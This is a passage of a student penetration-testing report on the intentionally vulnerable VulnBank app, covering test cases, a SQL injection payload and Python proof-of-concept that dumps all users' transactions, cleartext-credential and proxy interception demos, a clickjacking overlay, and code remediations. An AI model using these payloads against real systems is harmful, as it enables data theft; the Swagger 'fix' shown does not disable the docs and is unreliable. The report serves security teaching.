

Figure 11: Exposed Swagger UI API Documentation at /api/docs

8.2.1 Identified by Nessus

Nessus found: Web Server Transmits Cleartext Credentials.



Figure 12: Nessus-found cleartext creds vuln.

Technique Employed: Specification-Based Testing (Black Box Inspection) and some manual inspection, as well as automated scripts.

TC ID	Input / Action	Expected Output	Actual Result	Feature

TC-AUTH-01	Navigate to `http://www.vulnbank.org/login` and inspect the page protocol.	The browser should not automatically redirect to `https://`.	The page loads over `http://` without redirection.	Login
TC-AUTH-02	Inspect the HTML source code of the Login form `<form>` tag.	The `action` attribute should point to an absolute `https://` URL.	The `action` attribute is relative (or `http`), inheriting the insecure protocol.	Login
TC-AUTH-03	Submit dummy credentials (user: *test*, pass: *Secret123*) while monitoring network traffic.	The payload should be encrypted (not readable in plain text).	The payload is visible in cleartext in the POST body.	Login / Register

It also identified Web Application Potentially Vulnerable to Clickjacking.



Figure 13: Clickjacking vulnerability.

The test cases here would be:

TC ID	**Input / Action**	**Expected Output**	**Actual Result**	**Feature**
TC-CJ-01	Send a GET request to the target URL and inspect HTTP Response Headers.	The header `X-Frame-Options` should be present with values `DENY` or `SAMEORIGIN`.	The `X-Frame-Options` header is completely missing from the response.	Global HTTP Headers
TC-CJ-02	Send a GET request to the target URL and inspect `Content-Security-Policy` (CSP).	The CSP header should contain the `frame-ancestors` directive restricting framing sources.	The `Content-Security-Policy` header is missing or lacks the `frame-ancestors` directive.	Global HTTP Headers

TC-CJ-03	Create a local HTML file containing an `<iframe src="http://www.vulnbank.org">` and open it in a browser.	The browser should refuse to render the content within the frame (e.g., "refused to connect").	The target website renders successfully inside the iframe without errors.	UI / Rendering

And they'll all be a part of the POC's section.

9 Vulnerability Exploit

9.1 Manual Exploit

For Vulnerability 06, we manually exploited the endpoint using Burp Suite Repeater:

1. Intercepted a legitimate request to `/api/transactions`.
2. Modified the parameter to inject the payload: `' OR '1'='1`.
3. Sent the request and observed that the response contained transaction data for users other than the authenticated one (e.g., admin).



Figure 14: Manual Exploitation of SQL Injection using Burp Suite Repeater. The response reveals transaction history for all users.

For Vulerability 07:

1. **Setup:** open a browser at
2. **Inspect:** Open the develop tools network tab as sending the request.



Figure 15: unencrypted password

9.2 Automated Exploit (POC)

The following Python script automates the exploitation of the SQL Injection to dump transaction data:

To demonstrate the severity and reproducibility of the SQL Injection vulnerability, we developed a Python script. This script bypasses the browser interface and interacts directly with the vulnerable API endpoint. It sends a crafted GET request containing the SQL payload `' OR '1'='1` injected into the `user_id` parameter. If the server is vulnerable, it returns a JSON response containing the transaction history of all users, which the script then parses and displays. This proves that an automated tool could easily scrape the entire database.

```
import requests

# Target Configuration
TARGET_URL = "http://vulnbank.org/api/transactions"
PAYLOAD = "' OR '1'='1"

def exploit_sqli():
    print(f"[*] Attempting SQL Injection on {TARGET_URL}...")
    params = {'user_id': PAYLOAD}
    try:
        response = requests.get(TARGET_URL, params=params)
        if response.status_code == 200:
            data = response.json()
            print(f"[+] Exploit Successful! Retrieved {len(data)} items.")
    except Exception as e:
        print(f"[!] Error: {e}")
```

9.2.1 Vulnerability 07:

The following Python script that i definately wrote all by myself sends a POST request over HTTP and confirms that the server processes it without enforcing an SSL upgrade.

```
import requests
import sys


def verify_cleartext_submission(target_url):
    print(f"[*] Testing target: {target_url}")
```

```
    payload = {
        "username": "admin",
        "password": "SuperSecretPassword",
        "login": "true",
    }

    if target_url.startswith("https://"):
        print("[-] Target is using HTTPS. Vulnerability may not exist.")
        return

    try:
        response = requests.post(target_url, data=payload, allow_redirects=False)

        print(f"[*] Request sent to: {response.url}")
        print(f"[*] Response Status Code: {response.status_code}")

        if "http://" in response.url and response.status_code != 301:
            print("[!] VULNERABILITY CONFIRMED: Credentials sent over cleartext HTTP."
    )
            print("[!] Data exposed on the wire:")
            print(f"    {payload}")
        elif response.status_code in [301, 302] and "https" in response.headers.get(
            "Location", ""
        ):
            print("[-] Server redirects to HTTPS. Mitigated.")
        else:
            print("[?] Inconclusive response.")

    except Exception as e:
        print(f"[!] Error executing exploit test: {e}")


if __name__ == "__main__":
    TARGET = "http://www.vulnbank.org/login"
    verify_cleartext_submission(TARGET)
```

Listing 1: Cleartext Submission Verification Script

Running it shows:

```
>  uv run redirection.py
[*] Testing target: http://www.vulnbank.org/login
[*] Request sent to: http://www.vulnbank.org/login
[*] Response Status Code: 500
[!] VULNERABILITY CONFIRMED: Credentials sent over cleartext HTTP.
[!] Data exposed on the wire:
    {'username': 'admin', 'password': 'SuperSecretPassword', 'login': 'true'}
```

Now something cooler I've tried is intercepting the data from the a sepparate machine. The idea is that in testing environments, man in the middle attacks are usually performed (apparently) via a proxy, so I created a proxy whose source-code would be too long for this document probably, but I could show it live, which intercepts the requests and their cleartext credentials.

On the device running the proxy im doing:

```
> uv run proxy.py
[*] Proxy Server Started, listening on 0.0.0.0:8080 (everywhere)
[*] But local IP Address is 192.168.0.94:8080
so Configure your second device to connect to that as an HTTP Proxy
```

Then, from my phone I set that as a proxy in the Android Wifi settings, basically setting myself up for the attack:



Figure 16: Setting my proxy



Figure 17: Filling in my form

And then lo and behold:

```
> uv run proxy.py
[*] Proxy Server Started, listening on 0.0.0.0:8080 (everywhere)
[*] But local IP Address is 192.168.0.94:8080
so Configure your second device to connect to that as an HTTP Proxy


[+] INTERCEPTED POST REQUEST TO: vulnbank.org
    [!] CREDENTIALS FOUND IN BODY:
    {"username":"suuup dude","password":"sper ca nu vezi aasta lol lmao that woild be
    so emberssaing"}
------------------------------------------------
```

9.2.2 Vulerability 08, Clickjacking:

I've written a script which checks specifically for those headers.
Running it:

```
> uv run check_clickjacking.py
[*] Analyzing headers for: http://www.vulnbank.org
------------------------------------------------------------
[-] X-Frame-Options header MISSING
    -> Status: VULNERABLE (TC-CJ-01 Failed)
------------------------------------------------------------
[-] Content-Security-Policy header MISSING
    -> Status: VULNERABLE (TC-CJ-02 Failed)
------------------------------------------------------------
[!] CRITICAL: No clickjacking protections detected.
    The site is likely vulnerable to UI Redress Attacks.
```

Now actually exploiting it:
I've created a page which loads a transparent Iframe on top of a button meant to illicit the user into spamming it.



Figure 18: Opacity set to 0.5, for development purposes

Now this would work if the credentials were already preffilled inside the form, perhaps from a query of the type `.../?user=<username>&pass=<password>` or something.



Figure 19: Opacity set to zero, clicking the restore session actually sends the form.

10 Remediation Steps

10.1 Defensive Approach Remediation

Following the recommendations provided by the Snyk SAST tool, we implemented fixes for the four selected vulnerabilities. The goal was to neutralize the security risks by modifying the source code to adhere to secure coding standards.

10.1.1 Remediation of Vulnerability 01: SQL Injection

Reasoning: The Snyk report identified that the use of Python f-strings to construct SQL queries allowed user input to alter the query logic. To fix this, we adopted the *Parameterized Query* pattern (Prepared Statements). This is the industry-standard solution because it forces the database engine to treat user input strictly as data, effectively neutralizing any injected SQL commands.

Code Change (`app.py`):

- **Before (Vulnerable):**

```
# Vulnerable: Input is directly embedded in the query string
user = execute_query(
    f"SELECT id FROM users WHERE username='{username}'"
)
```

- **After (Fixed):**

```
# Fixed: Using parameterized query syntax
query = "SELECT id FROM users WHERE username=?"
user = execute_query(query, (username,))
```

10.1.2 Remediation of Vulnerability 02: Improper Certificate Validation

Reasoning: The application was explicitly configured to ignore SSL certificate errors (`verify=False`), exposing it to Man-in-the-Middle attacks. We remediated this by enforcing certificate validation. Although Snyk suggested simply removing the flag (since `True` is the default), we explicitly set it to `True` to make the security intent clear to future developers.

Code Change (`app.py`):

- **Before (Vulnerable):**

```
resp = requests.get(image_url, timeout=10,
                    allow_redirects=True, verify=False)
```

- **After (Fixed):**

```
resp = requests.get(image_url, timeout=10,
                    allow_redirects=True, verify=True)
```

10.1.3 Remediation of Vulnerability 03: Cross-site Scripting (XSS)

Reasoning: The frontend code used the `innerHTML` property to display user-controlled messages. This allows the browser to render any HTML tags (including malicious `<script>` tags) contained in the message. We chose to replace this with the `textContent` property. This solution was selected because it is the most performant way to strip HTML context and render the output as pure text, fully preventing DOM-based XSS.

Code Change (`templates/forgot_password.html`):

- **Before (Vulnerable):**

```
document.getElementById('message').innerHTML = data.message;
```

- **After (Fixed):**

```
document.getElementById('message').textContent = data.message;
```

10.1.4 Remediation of Vulnerability 04: Sensitive Cookie Without 'Secure' Attribute

Reasoning: The session cookie was missing the `secure` flag, allowing it to be transmitted over unencrypted HTTP connections. We updated the cookie configuration to include `secure=True`. This ensures the browser will never send the cookie unless the connection is encrypted (HTTPS), protecting the session token from interception.

Code Change (`app.py`):

- **Before (Vulnerable):**

```
response.set_cookie('token', token, httponly=True)
```

- **After (Fixed):**

```
response.set_cookie('token', token, httponly=True, secure=True)
```

10.2 Verification (Re-Scan)

After applying the remediation steps detailed above, we performed a secondary scan using Snyk to verify the removal of the vulnerabilities. The screenshots below illustrates the initial and updated report summary, confirming that the some issues have been resolved.



Figure 20: Initial Snyk Scan Report Summary



Figure 21: Snyk Re-Scan Report Summary showing reduced vulnerability count

10.3 Offensive Approach Remediation

10.3.1 Remediation of Vulnerability 05: API Documentation

Access to API documentation should be restricted in production.

Code Change (Python/Flask Example):

```
if os.getenv('FLASK_ENV') == 'production':
    # Disable Swagger UI
    app.config['SWAGGER_UI_DOC_EXPANSION'] = 'none'
```

10.3.2 Remediation of Vulnerability 06: SQL Injection

The root cause is the concatenation of user input. We must use Parameterized Queries.

Code Change:

- **Before:** `cursor.execute(f"SELECT * FROM txns WHERE id = 'uid'")`
- **After:** `cursor.execute("SELECT * FROM txns WHERE id = ?", (uid,))`

11 Vulnerability Reporting

11.1 Vulnerability Reporting (RIMSEC Strategy)

We selected the RIMSEC strategy to report the SQL Injection vulnerability:

- **Reproducibility:** The issue is 100% reproducible using the payload `' OR '1'='1`.
- **Integrity:** The integrity is compromised as the injection could potentially be escalated to modify data.

- **Mitigation:** Requires replacing dynamic SQL with parameterized queries.
- **Severity: High**. It exposes sensitive financial data of all users.
- **Exploitability: Easy**. Requires only a browser or proxy, no authentication bypass tools needed.
- **Confidentiality:** Breached. Financial transaction logs are exposed.

12 Conclusions

Working on the QASST Project using the VulnBank application provided our team with valuable hands-on experience in bridging the gap between defensive and offensive security mindsets. One of the key lessons learned was the distinct difference in perspective: while the defensive approach (SAST with Snyk) provided rapid identification of bad coding patterns (like missing SSL verification), the offensive approach (DAST with Burp Suite) was crucial in validating which of those theoretical vulnerabilities were actually exploitable in a runtime environment.

The collaboration within the team was effective, allowing us to correlate findings. For instance, the "Missing Secure Cookie Attribute" found via static analysis was confirmed by the offensive team's ability to intercept traffic using Burp Suite. This reinforced the idea that security must be layered; relying solely on code review or solely on penetration testing is insufficient for a critical application like a banking system.

Regarding the tools, we found that while automated scanners like Nessus and Snyk are excellent for covering a wide breadth of issues quickly, they often lack the context that manual testing provides. The SQL Injection in the API, for example, required manual logic manipulation in Burp Suite to fully understand the data structure and impact, something a generic scanner might miss or misclassify. In conclusion, this project highlighted that securing a modern web application requires a continuous integration of both automated security gates and manual penetration testing.

References

[ref] Vuln-Bank (GitHub repository). https://github.com/Commando-X/vuln-bank.

[vula] CWE-200: Exposure of Sensitive Information to an Unauthorized Actor. https://cwe.mitre.org/data/definitions/200.html.

[vulb] CWE-295: Improper Certificate Validation. https://cwe.mitre.org/data/definitions/295.html.

[vulc] CWE-614: Sensitive Cookie in HTTPS Session Without 'Secure' Attribute. https://cwe.mitre.org/data/definitions/614.html.

[vuld] CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting'). https://cwe.mitre.org/data/definitions/79.html.

[vule] CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection'). https://cwe.mitre.org/data/definitions/89.html.

[vulf] CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection'). https://cwe.mitre.org/data/definitions/89.html.